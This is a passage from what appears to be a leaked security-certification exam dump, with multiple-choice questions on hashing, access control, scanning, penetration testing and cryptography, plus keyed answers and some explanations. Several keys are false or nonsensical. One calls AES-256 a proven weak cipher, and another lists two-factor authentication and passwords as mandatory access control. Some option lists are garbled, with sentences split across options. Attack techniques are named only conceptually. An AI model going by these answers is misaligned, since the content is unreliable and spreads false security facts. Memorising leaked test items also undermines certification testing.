C. The operating system encrypts the passwords, and decrypts them when needed.
D. The operating system stores all passwords in a protected segment of non-volatile memory.

Answer: A

NEW QUESTION 454
What statement is true regarding LM hashes?

A. LM hashes consist in 48 hexadecimal characters.
B. LM hashes are based on AES128 cryptographic standard.
C. Uppercase characters in the password are converted to lowercase.
D. LM hashes are not generated when the password length exceeds 15 characters.

Answer: D

NEW QUESTION 456
Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

A. They provide a repeatable framework.
B. Anyone can run the command line scripts.
C. They are available at low cost.
D. They are subject to government regulation.

Answer: A

NEW QUESTION 461
Windows file servers commonly hold sensitive files, databases, passwords and more. Which of the following choices would be a common vulnerability that usually exposes them?

A. Cross-site scripting
B. SQL injection
C. Missing patches
D. CRLF injection

Answer: C

Explanation: Topic 5, Volume E

NEW QUESTION 466
Which of the following are variants of mandatory access control mechanisms? (Choose two.)

A. Two factor authentication
B. Acceptable use policy
C. Username / password
D. User education program
E. Sign in register

Answer: AC

NEW QUESTION 469
How can a policy help improve an employee's security awareness?

A. By implementing written security procedures, enabling employee security training, and promoting the benefits of security
B. By using informal networks of communication, establishing secret passing procedures, and immediately terminating employees
C. By sharing security secrets with employees, enabling employees to share secrets, and establishing a consultative help line
D. By decreasing an employee's vacation time, addressing ad-hoc employment clauses, and ensuring that managers know employee strengths

Answer: A

NEW QUESTION 471
While performing data validation of web content, a security technician is required to restrict malicious input. Which of the following processes is an efficient way of restricting malicious input?

A. Validate web content input for query strings.
B. Validate web content input with scanning tools.
C. Validate web content input for type, length, and range.
D. Validate web content input for extraneous queries.

Answer: C

NEW QUESTION 473
Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. SYN flood
C. Smurf attack
D. Ping of death

Answer: A

NEW QUESTION 474
The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

A. An extensible security framework named COBIT
B. A list of flaws and how to fix them
C. Web application patches
D. A security certification for hardened web applications

Answer: B

NEW QUESTION 479
A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement states that the penetration test be done from an external IP address with no prior knowledge of the internal IT systems. What kind of test is being performed?

A. white box
B. grey box
C. red box
D. black box

Answer: D

NEW QUESTION 481
A botnet can be managed through which of the following?

A. IRC
B. E-Mail
C. Linkedin and Facebook
D. A vulnerable FTP server

Answer: A

NEW QUESTION 483
Which security control role does encryption meet?

A. Preventative
B. Detective
C. Offensive
D. Defensive

Answer: A

NEW QUESTION 488
What are the three types of authentication?

A. Something you: know, remember, prove
B. Something you: have, know, are
C. Something you: show, prove, are
D. Something you: show, have, prove

Answer: B

NEW QUESTION 489
Which of the following examples best represents a logical or technical control?

A. Security tokens
B. Heating and air conditioning
C. Smoke and fire alarms
D. Corporate security policy

Answer: A

NEW QUESTION 490
A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

A. Public key
B. Private key
C. Modulus length
D. Email server certificate

Answer: B

NEW QUESTION 495
A recently hired network security associate at a local bank was given the responsibility to perform daily scans of the internal network to look for unauthorized devices. The employee decides to write a script that will scan the network for unauthorized devices every morning at 5:00 am.
Which of the following programming languages would most likely be used?

A. PHP
B. C#
C. Python
D. ASP.NET

Answer: C

NEW QUESTION 498
During a penetration test, a tester finds a target that is running MS SQL 2000 with default credentials. The tester assumes that the service is running with Local System account. How can this weakness be exploited to access the system?

A. Using the Metasploit psexec module setting the SA / Admin credential
B. Invoking the stored procedure xp_shell to spawn a Windows command shell
C. Invoking the stored procedure cmd_shell to spawn a Windows command shell
D. Invoking the stored procedure xp_cmdshell to spawn a Windows command shell

Answer: D

NEW QUESTION 500
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results? TCP port 21 – no response TCP port 22 – no response TCP port 23 – Time-to-live
exceeded

A. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host.
B. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server.
C. The scan on port 23 passed through the filtering devic
D. This indicates that port 23 was not blocked at the firewall.

E. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error.

Answer: C

NEW QUESTION 505
A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy
B. BBProxy
C. BBCrack
D. Blooover

Answer: B

NEW QUESTION 507
Which of the following open source tools would be the best choice to scan a network for potential targets?

A. NMAP
B. NIKTO
C. CAIN
D. John the Ripper

Answer: A

NEW QUESTION 508
A hacker searches in Google for filetype:pcf to find Cisco VPN config files. Those files may contain connectivity passwords that can be decoded with which of the following?

A. Cupp
B. Nessus
C. Cain and Abel
D. John The Ripper Pro

Answer: C

NEW QUESTION 513
Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

A. Cavity virus
B. Polymorphic virus
C. Tunneling virus
D. Stealth virus

Answer: D

NEW QUESTION 514
Information gathered from social networking websites such as Facebook, Twitter and LinkedIn can be used to launch which of the following types of attacks? (Choose two.)

A. Smurf attack
B. Social engineering attack
C. SQL injection attack
D. Phishing attack
E. Fraggle attack
F. Distributed denial of service attack

Answer: BD

NEW QUESTION 518
Which of the following techniques will identify if computer files have been changed?

A. Network sniffing
B. Permission sets
C. Integrity checking hashes
D. Firewall alerts

Answer: C

NEW QUESTION 520
Which of the following is a strong post designed to stop a car?

A. Gate

B. Fence
C. Bollard
D. Reinforced rebar

Answer: C

NEW QUESTION 521
A tester has been hired to do a web application security test. The tester notices that the site is dynamic and must make use of a back end database.
In order for the tester to see if SQL injection is possible, what is the first character that the tester should use to attempt breaking a valid SQL request?

A. Semicolon
B. Single quote
C. Exclamation mark
D. Double quote

Answer: B

NEW QUESTION 526
Which property ensures that a hash function will not produce the same hashed value for two different messages?

A. Collision resistance
B. Bit length
C. Key strength
D. Entropy

Answer: A

NEW QUESTION 530
An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?

A. Unplug the network connection on the company's web server.
B. Determine the origin of the attack and launch a counterattack.
C. Record as much information as possible from the attack.
D. Perform a system restart on the company's web server.

Answer: C

NEW QUESTION 532
A pentester gains access to a Windows application server and needs to determine the settings of the built-in Windows firewall. Which command would be used?

A. Netsh firewall show config
B. WMIC firewall show config
C. Net firewall show config
D. Ipconfig firewall show config

Answer: A

NEW QUESTION 537
Which of the following is a symmetric cryptographic standard?

A. DSA
B. PKI
C. RSA
D. 3DES

Answer: D

NEW QUESTION 538
An attacker uses a communication channel within an operating system that is neither designed nor intended to transfer information. What is the name of the communications channel?

A. Classified
B. Overt
C. Encrypted
D. Covert

Answer: D

NEW QUESTION 541
When setting up a wireless network, an administrator enters a pre-shared key for security. Which of the following is true?

A. The key entered is a symmetric key used to encrypt the wireless data.
B. The key entered is a hash that is used to prove the integrity of the wireless data.
C. The key entered is based on the Diffie-Hellman method.
D. The key is an RSA key used to encrypt the wireless data.

Answer: A

NEW QUESTION 543
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

A. The gateway is not routing to a public IP address.
B. The computer is using an invalid IP address.
C. The gateway and the computer are not on the same network.
D. The computer is not using a private IP address.

Answer: A

NEW QUESTION 546
Which statement is TRUE regarding network firewalls preventing Web Application attacks?

A. Network firewalls can prevent attacks because they can detect malicious HTTP traffic.
B. Network firewalls cannot prevent attacks because ports 80 and 443 must be opened.
C. Network firewalls can prevent attacks if they are properly configured.
D. Network firewalls cannot prevent attacks because they are too complex to configure.

Answer: B

NEW QUESTION 549
Which set of access control solutions implements two-factor authentication?

A. USB token and PIN
B. Fingerprint scanner and retina scanner
C. Password and PIN
D. Account and password

Answer: A

NEW QUESTION 553
What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator
B. Inserting malicious Javascript code into input parameters
C. Setting a user's session identifier (SID) to an explicit known value
D. Adding multiple parameters with the same name in HTTP requests

Answer: A

NEW QUESTION 557
A pentester is using Metasploit to exploit an FTP server and pivot to a LAN. How will the pentester pivot using Metasploit?

A. Issue the pivot exploit and set the meterpreter.
B. Reconfigure the network settings in the meterpreter.
C. Set the payload to propagate through the meterpreter.
D. Create a route statement in the meterpreter.

Answer: D

NEW QUESTION 558
What is the primary drawback to using advanced encryption standard (AES) algorithm with a 256 bit key to share sensitive data?

A. Due to the key size, the time it will take to encrypt and decrypt the message hinders
B. efficient communication.
C. To get messaging programs to function with this algorithm requires complex configurations.
D. It has been proven to be a weak cipher; therefore, should not be trusted to protect sensitive data.
E. It is a symmetric key algorithm, meaning each recipient must receive the key through a different channel than the message.

Answer: D

NEW QUESTION 562
If an e-commerce site was put into a live environment and the programmers failed to remove the secret entry point that was used during the application development, what is this secret entry point known as?

A. SDLC process
B. Honey pot
C. SQL injection
D. Trap door

Answer: D

Explanation: Topic 6, Volume F

NEW QUESTION 567
A company is legally liable for the content of email that is sent from its systems, regardless of whether the message was sent for private or business-related purposes. This could lead to prosecution for the sender and for the company's directors if, for example, outgoing email was found to contain material that was pornographic, racist, or likely to incite someone to commit an act of terrorism. You can always defend yourself by "ignorance of the law" clause.

A. true
B. false

Answer: B

NEW QUESTION 570
To what does “message repudiation” refer to what concept in the realm of email security?

A. Message repudiation means a user can validate which mail server or servers a message was passed through.
B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
E. Message repudiation means a sender can claim they did not actually send a particular message.

Answer: E

Explanation: A quality that prevents a third party from being able to prove that a communication between two other parties ever took place. This is a desirable quality if you do not want your communications to be traceable.
Non-repudiation is the opposite quality—a third party can prove that a communication between two other parties took place. Non-repudiation is desirable if you want to be able to trace your communications and prove that they occurred. Repudiation – Denial of message submission or delivery.

NEW QUESTION 571
A XYZ security System Administrator is reviewing the network system log files.
He notes the following:
? Network log files are at 5 MB at 12:00 noon.
? At 14:00 hours, the log files at 3 MB.
What should he assume has happened and what should he do about the situation?

A. He should contact the attacker’s ISP as soon as possible and have the connection disconnected.
B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
C. He should log the file size, and archive the information, because the router crashed.
D. He should run a file system check, because the Syslog server has a self correcting file system problem.
E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Answer: B

Explanation: You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.

NEW QUESTION 572
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600
3600 604800 2400.

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: A

Explanation: The SOA starts with the format of YYYYMMDDVV where VV is the version.

NEW QUESTION 575
Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

A. Overloading Port Address Translation
B. Dynamic Port Address Translation
C. Dynamic Network Address Translation
D. Static Network Address Translation

Answer: D

Explanation: Mapping an unregistered IP address to a registered IP address on a one-to- one basis. Particularly useful when a device needs to be accessible from outside the network.

NEW QUESTION 579
Bob is acknowledged as a hacker of repute and is popular among visitors of “underground” sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most affective method to bridge the knowledge gap between the “black” hats or crackers and the “white” hats or computer security professionals? (Choose the test answer)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

Explanation: Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

NEW QUESTION 580
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Explanation: Closed ports respond to a NULL scan with a reset.

NEW QUESTION 582
At a Windows Server command prompt, which command could be used to list the running services?

A. Sc query type= running
B. Sc query \\servername
C. Sc query
D. Sc config

Answer: C

NEW QUESTION 585
What are the two basic types of attacks? (Choose two.

A. DoS
B. Passive
C. Sniffing
D. Active
E. Cracking

Answer: BD

Explanation: Passive and active attacks are the two basic types of attacks.

NEW QUESTION 586
Bob has been hired to perform a penetration test on XYZ.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information of have any technical details online.
Within the context of penetration testing methodology, what phase is Bob involved with?

A. Passive information gathering
B. Active information gathering
C. Attack phase
D. Vulnerability Mapping

Answer: A

Explanation: He is gathering information and as long as he doesn’t make contact with any of the targets systems he is considered gathering this information in a passive mode.

NEW QUESTION 589
Which of the following is optimized for confidential communications, such as bidirectional voice and video?

A. RC4
B. RC5
C. MD4
D. MD5

Answer: A

NEW QUESTION 590
What type of port scan is shown below?

```
Scan directed at open port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079 <---NO RESPONSE-----192.5.2.110:23


Scan directed at closed port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079<------RST/ACK-------192.5.2.110:23
```

A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Answer: C

Explanation: An Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

NEW QUESTION 592
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